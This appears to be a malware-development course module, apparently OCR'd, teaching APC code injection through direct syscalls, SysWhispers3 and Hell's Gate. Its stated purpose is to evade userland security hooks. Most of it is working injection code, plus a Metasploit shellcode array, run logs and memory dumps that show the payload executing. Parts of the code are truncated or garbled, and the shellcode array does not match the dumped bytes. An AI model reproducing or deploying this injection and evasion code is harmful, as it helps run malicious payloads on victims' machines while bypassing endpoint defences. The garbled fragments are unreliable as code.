Syscalls - Reimplementing APC Injection

Introduction

This module implements the APC Injection technique using direct syscalls, replacing WinAPIs with their syscall equivalent. Memory allocation and writing the payload will be done using `NtAllocateVirtualMemory`, `NtProtectVirtualMemory` and `NtWriteVirtualMemory` which were already discussed in the reimplementation of classic injection. The remaining syscall that will be explained is `NtQueueApcThread`.

- `QueueUserAPC` is replaced with NtQueueApcThread

NtQueueApcThread

This is the resulting syscall from the `QueueUserAPC` WinAPI. `NtQueueApcThread` is shown below.

```
NTSTATUS NtQueueApcThread(
  IN HANDLE               ThreadHandle,                 // A handle to the thread
to run the specified APC
  IN PIO_APC_ROUTINE      ApcRoutine,                   // Pointer to the
application-supplied APC function to be executed
  IN PVOID                ApcRoutineContext OPTIONAL,   // Pointer to a parameter
(1) for the APC (set to NULL)
  IN PIO_STATUS_BLOCK     ApcStatusBlock OPTIONAL,      // Pointer to a parameter
(2) for the APC (set to NULL)
  IN ULONG                ApcReserved OPTIONAL          // Pointer to a parameter
(3) for the APC (set to NULL)
);
```

The first two parameters are self-explanatory. The remaining three, `ApcRoutineContext`, `ApcStatusBlock` and `ApcReserved` are used as parameters for the APC function, `ApcRoutine`.

Creating An Alertable Thread

Since the APC Injection technique requires a thread in an alertable state, this will be provided using the `CreateThread` WinAPI. The `AlterableFunction` function will be called by the sacrificial thread.

```
VOID AlterableFunction() {

  HANDLE        hEvent = CreateEvent(NULL, NULL, NULL, NULL);

  MsgWaitForMultipleObjectsEx(
                1,
                &hEvent,
                INFINITE,
                QS_HOTKEY,
                MWMO_ALERTABLE
        );

}
```

Implementation Using GetProcAddress and GetModuleHandle

A `Syscall` structure is created and initialized using `InitializeSyscallStruct`, which holds the addresses of the syscalls used, as shown below.

```
// A structure used to keep the syscalls used
typedef struct _Syscall {

        fnNtAllocateVirtualMemory pNtAllocateVirtualMemory;
        fnNtProtectVirtualMemory  pNtProtectVirtualMemory;
        fnNtWriteVirtualMemory    pNtWriteVirtualMemory;
        fnNtQueueApcThread        pNtQueueApcThread;

}Syscall, * PSyscall;


// Function used to populate the input 'St' structure
BOOL InitializeSyscallStruct(OUT PSyscall St) {

        HMODULE hNtdll =  GetModuleHandle(L"NTDLL.DLL");
        if (!hNtdll) {
                printf("[!] GetModuleHandle Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        St->pNtAllocateVirtualMemory  =
(fnNtAllocateVirtualMemory)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
        St->pNtProtectVirtualMemory   =
(fnNtProtectVirtualMemory)GetProcAddress(hNtdll, "NtProtectVirtualMemory");
        St->pNtWriteVirtualMemory     =
(fnNtWriteVirtualMemory)GetProcAddress(hNtdll, "NtWriteVirtualMemory");
        St->pNtQueueApcThread         =
(fnNtQueueApcThread)GetProcAddress(hNtdll, "NtQueueApcThread");

    // check if GetProcAddress missed a syscall
        if (St->pNtAllocateVirtualMemory == NULL || St->pNtProtectVirtualMemory
== NULL || St->pNtWriteVirtualMemory == NULL || St->pNtQueueApcThread == NULL)
                return FALSE;
        else
                return TRUE;
}
```

Next, the `ApcInjectionViaSyscalls` function will be responsible for allocating, writing and executing the payload, `pPayload`, in the target process, `hProcess`. It will use the sacrificial thread's handle, `hThread`. The function returns `FALSE` if it fails to execute the payload and `TRUE` if it succeeds.

```
BOOL ApcInjectionViaSyscalls(IN HANDLE hProcess, IN HANDLE hThread, IN PVOID
pPayload, IN SIZE_T sPayloadSize) {

        Syscall     St                        = { 0 };
        NTSTATUS    STATUS                    = NULL;
        PVOID       pAddress                  = NULL;
        ULONG       uOldProtection            = NULL;
        SIZE_T      sSize                     = sPayloadSize,
                    sNumberOfBytesWritten     = NULL;

        // Initializing the 'St' structure to fetch the syscall's addresses
        if (!InitializeSyscallStruct(&St)) {
                printf("[!] Could Not Initialize The Syscall Struct \n");
                return FALSE;
        }



        // Allocating memory
        if ((STATUS = St.pNtAllocateVirtualMemory(hProcess, &pAddress, 0, &sSize,
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE)) != 0) {
                printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }
        printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sSize);

//---------------------------------------------------------------------------

        // Writing the payload
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
        if ((STATUS = St.pNtWriteVirtualMemory(hProcess, pAddress, pPayload,
sPayloadSize, &sNumberOfBytesWritten)) != 0 || sNumberOfBytesWritten !=
sPayloadSize) {
                printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten,
sPayloadSize);
                return FALSE;
        }
        printf("[+] DONE \n");
//-------------------------------------------------------------------------------

        // Changing the memory's permissions to RWX
        if ((STATUS = St.pNtProtectVirtualMemory(hProcess, &pAddress,
&sPayloadSize, PAGE_EXECUTE_READWRITE, &uOldProtection)) != 0) {
                printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

//-------------------------------------------------------------------------------

        // Executing the payload via NtQueueApcThread

        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Payload At 0x%p Using Thread Of Id : %d ... ",
pAddress, GetThreadId(hThread));
        if ((STATUS = St.pNtQueueApcThread(hThread, pAddress, NULL, NULL, NULL))
!= 0) {
                printf("[!] NtQueueApcThread Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }
        printf("[+] DONE \n");

        return TRUE;
}
```

Implementation Using SysWhispers

The implementation here uses SysWhispers3 to bypass userland hooks via indirect syscalls. The following command is used to generate the required files for this implementation.

```
python syswhispers.py -a x64 -c msvc -m jumper_randomized -f
NtAllocateVirtualMemory,NtProtectVirtualMemory,NtWriteVirtualMemory,NtQueueApcThread
 -o SysWhispers -v
```

Three files are generated: `SysWhispers.h`, `SysWhispers.c` and `SysWhispers-asm.x64.asm`. The next step is to import these files into Visual Studio as demonstrated previously. `ApcInjectionViaSyscalls` is shown below.

```
BOOL ApcInjectionViaSyscalls(IN HANDLE hProcess, IN HANDLE hThread, IN PVOID
pPayload, IN SIZE_T sPayloadSize) {

        Syscall     St                          = { 0 };
        NTSTATUS    STATUS                      = NULL;
        PVOID       pAddress                    = NULL;
        ULONG       uOldProtection          = NULL;
        SIZE_T      sSize                   = sPayloadSize,
                    sNumberOfBytesWritten   = NULL;

        // Allocating memory
        if ((STATUS = NtAllocateVirtualMemory(hProcess, &pAddress, 0, &sSize,
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE)) != 0) {
                printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }
        printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sSize);

//----------------------------------------------------------------------------

        // Writing the payload
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
        if ((STATUS = NtWriteVirtualMemory(hProcess, pAddress, pPayload,
sPayloadSize, &sNumberOfBytesWritten)) != 0 || sNumberOfBytesWritten !=
sPayloadSize) {
                printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten,
sPayloadSize);
                return FALSE;
        }
        printf("[+] DONE \n");


//----------------------------------------------------------------------------

        // Changing the memory's permissions to RWX
        if ((STATUS = NtProtectVirtualMemory(hProcess, &pAddress, &sPayloadSize,
PAGE_EXECUTE_READWRITE, &uOldProtection)) != 0) {
                printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

//----------------------------------------------------------------------------

        // Executing the payload via NtQueueApcThread

        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Payload At 0x%p Using Thread Of Id : %d ... ",
pAddress, GetThreadId(hThread));
        if ((STATUS = NtQueueApcThread(hThread, pAddress, NULL, NULL, NULL)) !=
0) {
                printf("[!] NtQueueApcThread Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }
        printf("[+] DONE \n");

        return TRUE;
}
```

Implementation Using Hell's Gate

The last implementation for this module is using Hell's Gate. First, ensure that the same steps done to set up the Visual Studio project with SysWhispers3 are done here too. Specifically, enabling MASM and modifying the properties to set the ASM file to be compiled using the Microsoft Macro Assembler.

Updating The VX_TABLE Structure

```
typedef struct _VX_TABLE {
        VX_TABLE_ENTRY NtAllocateVirtualMemory;
        VX_TABLE_ENTRY NtWriteVirtualMemory;
        VX_TABLE_ENTRY NtProtectVirtualMemory;
        VX_TABLE_ENTRY NtQueueApcThread;
} VX_TABLE, * PVX_TABLE;
```

Updating Seed Value

A new seed value will be used to replace the old one to change the hash values of the syscalls. The djb2 hashing function is updated with the new seed value below.

```
DWORD64 djb2(PBYTE str) {
        DWORD64 dwHash = 0x77347734DEADBEEF; // Old value: 0x7734773477347734
        INT c;

        while (c = *str++)
                dwHash = ((dwHash << 0x5) + dwHash) + c;

        return dwHash;
}
```

The following `printf` statements should be added to a new project to generate the djb2 hash values.

```
printf("#define %s%s 0x%p \n", "NtAllocateVirtualMemory", "_djb2",
(DWORD64)djb2("NtAllocateVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtWriteVirtualMemory", "_djb2",
djb2("NtWriteVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtProtectVirtualMemory", "_djb2",
djb2("NtProtectVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtQueueApcThread", "_djb2",
djb2("NtQueueApcThread"));
```

Once the values are generated, add them to the start of the Hell's Gate project.

```
#define NtAllocateVirtualMemory_djb2 0x7B2D1D431C81F5F6
#define NtWriteVirtualMemory_djb2    0x54AEE238645CCA7C
#define NtProtectVirtualMemory_djb2  0xA0DCC2851566E832
#define NtQueueApcThread_djb2        0x331E6B6B7E696022
```

Updating The Main Function

The main function must be updated to use the `ApcInjectionViaSyscalls` function instead of the payload function. The function will use the above-generated hashes as shown below.


```

BOOL ApcInjectionViaSyscalls(IN PVX_TABLE pVxTable, IN HANDLE hProcess, IN HANDLE
hThread, IN PBYTE pPayload, IN SIZE_T sPayloadSize) {

        Syscall     St                        = { 0 };
        NTSTATUS    STATUS                    = NULL;
        PVOID       pAddress                  = NULL;
        ULONG       uOldProtection            = NULL;
        SIZE_T      sSize                     = sPayloadSize,
                    sNumberOfBytesWritten     = NULL;

        // Allocating memory
        HellsGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
        if ((STATUS = HellDescent(hProcess, &pAddress, 0, &sSize, MEM_RESERVE |
MEM_COMMIT, PAGE_READWRITE)) != 0) {
                printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }
        printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sSize);

//----------------------------------------------------------------------------

        // Writing the payload
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
        HellsGate(pVxTable->NtWriteVirtualMemory.wSystemCall);
        if ((STATUS = HellDescent(hProcess, pAddress, pPayload, sPayloadSize,
&sNumberOfBytesWritten)) != 0 || sNumberOfBytesWritten != sPayloadSize) {
                printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten,
sPayloadSize);
                return FALSE;
        }
        printf("[+] DONE \n");

//----------------------------------------------------------------------------

        // Changing the memory's permissions to RWX
        HellsGate(pVxTable->NtProtectVirtualMemory.wSystemCall);
        if ((STATUS = HellDescent(hProcess, &pAddress, &sPayloadSize,
PAGE_EXECUTE_READWRITE, &uOldProtection)) != 0) {
                printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

//----------------------------------------------------------------------------

        // Executing the payload via NtQueueApcThread

        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Payload At 0x%p Using Thread Of Id : %d ... ",
pAddress, GetThreadId(hThread));
        HellsGate(pVxTable->NtQueueApcThread.wSystemCall);
        if ((STATUS = HellDescent(hThread, pAddress, NULL, NULL, NULL)) != 0) {
                printf("[!] NtQueueApcThread Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }
        printf("[+] DONE \n");


        return TRUE;
}
```

Remote Injection

It's possible to use the `ApcInjectionViaSyscalls` function for remote process injection but to do so a suspended process must be created. This approach was discussed in the *Early Bird APC Queue Code Injection* module.

Demo

Using SysWhispers implementation.



```c
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>

#include "SysWhispers.h"



/*

SysWhispers.h - SysWhispers.c - SysWhispers-asm.x64.asm c
    python syswhispers.py -a x64 -c msvc -m jumper_random
*/


// x64 calc metasploit shellcode
unsigned char Payload[] = {
    0xFC, 0x48, 0x83, 0xE4,
    0x41, 0x50, 0x52, 0x51,
    0x60, 0x48, 0x8B, 0x52,
    0x50, 0x48, 0x0F, 0xB7,
    0xAC, 0x3C, 0x61, 0x7C,
    0x01, 0xC1, 0xE2, 0xED,
    0x42, 0x3C, 0x48, 0x01,
    0x85, 0xC0, 0x74, 0x67,
    0x8B, 0x40, 0x20, 0x49,
    0x8B, 0x34, 0x88, 0x48,
    0xAC, 0x41, 0xC1, 0xC9,
    0x4C, 0x03, 0x4C, 0x24,
    0x8B, 0x40, 0x24, 0x49,
    0x8B, 0x40, 0x1C, 0x49,
    0xD0, 0x41, 0x58, 0x41,
    0x41, 0x5A, 0x48, 0x83,
    0x59, 0x5A, 0x48, 0x8B,
    0xBA, 0x01, 0x00, 0x00,
    0x01, 0x01, 0x00, 0x00,
    0xBB, 0xE0, 0x1D, 0x2A,
    0xD5, 0x48, 0x83, 0xC4,
    0x75, 0x05, 0xBB, 0x47,
    0xDA, 0xFF, 0xD5, 0x63,
};
```

```
PS C:\Users\User\Desktop\Intermediate\ApcInjection\x64\Release> .\SysWhispers.exe
[+] Allocated Address At : 0x0000023D95B80000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [i] Writing Payload Of Size 272 ... [+] DONE
[#] Press <Enter> To Run The Payload ...
        [i] Running Payload At 0x0000023D95B80000 Using Thread Of Id : 24292 ... [+] DONE
[#] Press <Enter> To Quit ...
```

SysWhispers.exe (22120) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment


[✓] Hide free regions

Base address	Type	Size	Protection
0x7ffcc4395000	Image: Commit	8 kB	WC
0x7ffcc29d4000	Image: Commit	4 kB	WC
0x7ffcc2561000	Image: Commit	4 kB	WC
0x7ffcc2091000	Image: Commit	4 kB	WC
0x7ffcc4221000	Image: Commit	1,196 kB	RX
0x7ffcc3a51000	Image: Commit	596 kB	RX
0x7ffcc3321000	Image: Commit	128 kB	RX
0x7ffcc2921000	Image: Commit	504 kB	RX
0x7ffcc24d1000	Image: Commit	412 kB	RX
0x7ffcc2381000	Image: Commit	56 kB	RX
0x7ffcc2001000	Image: Commit	340 kB	RX
0x7ffcc1fd1000	Image: Commit	48 kB	RX
0x7ffcc1df1000	Image: Commit	668 kB	RX
0x7ffcc1cd1000	Image: Commit	780 kB	RX
0x7ffcc18e1000	Image: Commit	1,500 kB	RX
0x7ffcacf51000	Image: Commit	64 kB	RX
0x7ff7d4351000	Image: Commit	8 kB	RX
0x23d95b80000	Private: Commit	4 kB	RWX
0x6142efc000	Private: Commit	12 kB	RW+G
0x6142dfb000	Private: Commit	12 kB	RW+G
0x6142cfb000	Private: Commit	12 kB	RW+G

SysWhispers.exe (22120) (0x23d95b80000 - 0x23d95b81000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Using Hell's Gate implementation.



```c
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>

#include "structs.h"


// Syscalls Hashes Values
#define NtAllocateVirtualMemory_djb2 0x7B2D1D431C81F5F6
#define NtWriteVirtualMemory_djb2 0x54AEE238645CCA7C
#define NtProtectVirtualMemory_djb2 0xA0DCC2851566E832
#define NtQueueApcThread_djb2 0x331E6B6B7E696022


/*
    printf("#define %s%s 0x%p \n", "NtAllocateVirtualMemo
    printf("#define %s%s 0x%p \n", "NtWriteVirtualMemory"
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
*/


/*--------------------------
    VX Tables
--------------------------
typedef struct _VX_TABLE_ENT
    PVOID   pAddress;
    DWORD64 dwHash;
    WORD    wSystemCall;
} VX_TABLE_ENTRY, * PVX_TABL

typedef struct _VX_TABLE {
    VX_TABLE_ENTRY NtAllocat
    VX_TABLE_ENTRY NtWriteVi
    VX_TABLE_ENTRY NtProtect
    VX_TABLE_ENTRY NtQueueAp
} VX_TABLE, * PVX_TABLE;
```

```
PS C:\Users\User\Desktop\Intermediate\ApcInjection\x64\Release> .\HellsGate.exe
[+] Allocated Address At : 0x0000017F8AE90000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [i] Writing Payload Of Size 272 ... [+] DONE
[#] Press <Enter> To Run The Payload ...
        [i] Running Payload At 0x0000017F8AE90000 Using Thread Of Id : 17708 ... [+] DONE
[#] Press <Enter> To Quit ...
```

HellsGate.exe (13632) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

[✓] Hide free regions

Base address	Type	Size	Protection
0x7ffcc4395000	Image: Commit	8 kB	WC
0x7ffcc29d4000	Image: Commit	4 kB	WC
0x7ffcc2561000	Image: Commit	4 kB	WC
0x7ffcc2091000	Image: Commit	4 kB	WC
0x7ffcc4221000	Image: Commit	1,196 kB	RX
0x7ffcc3a51000	Image: Commit	596 kB	RX
0x7ffcc3321000	Image: Commit	128 kB	RX
0x7ffcc2921000	Image: Commit	504 kB	RX
0x7ffcc24d1000	Image: Commit	412 kB	RX
0x7ffcc2381000	Image: Commit	56 kB	RX
0x7ffcc2001000	Image: Commit	340 kB	RX
0x7ffcc1fd1000	Image: Commit	48 kB	RX
0x7ffcc1df1000	Image: Commit	668 kB	RX
0x7ffcc1cd1000	Image: Commit	780 kB	RX
0x7ffcc18e1000	Image: Commit	1,500 kB	RX
0x7ffcacf51000	Image: Commit	64 kB	RX
0x7ff78fe91000	Image: Commit	8 kB	RX

HellsGate.exe (13632) (0x17f8ae90000 - 0x17f8ae91000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```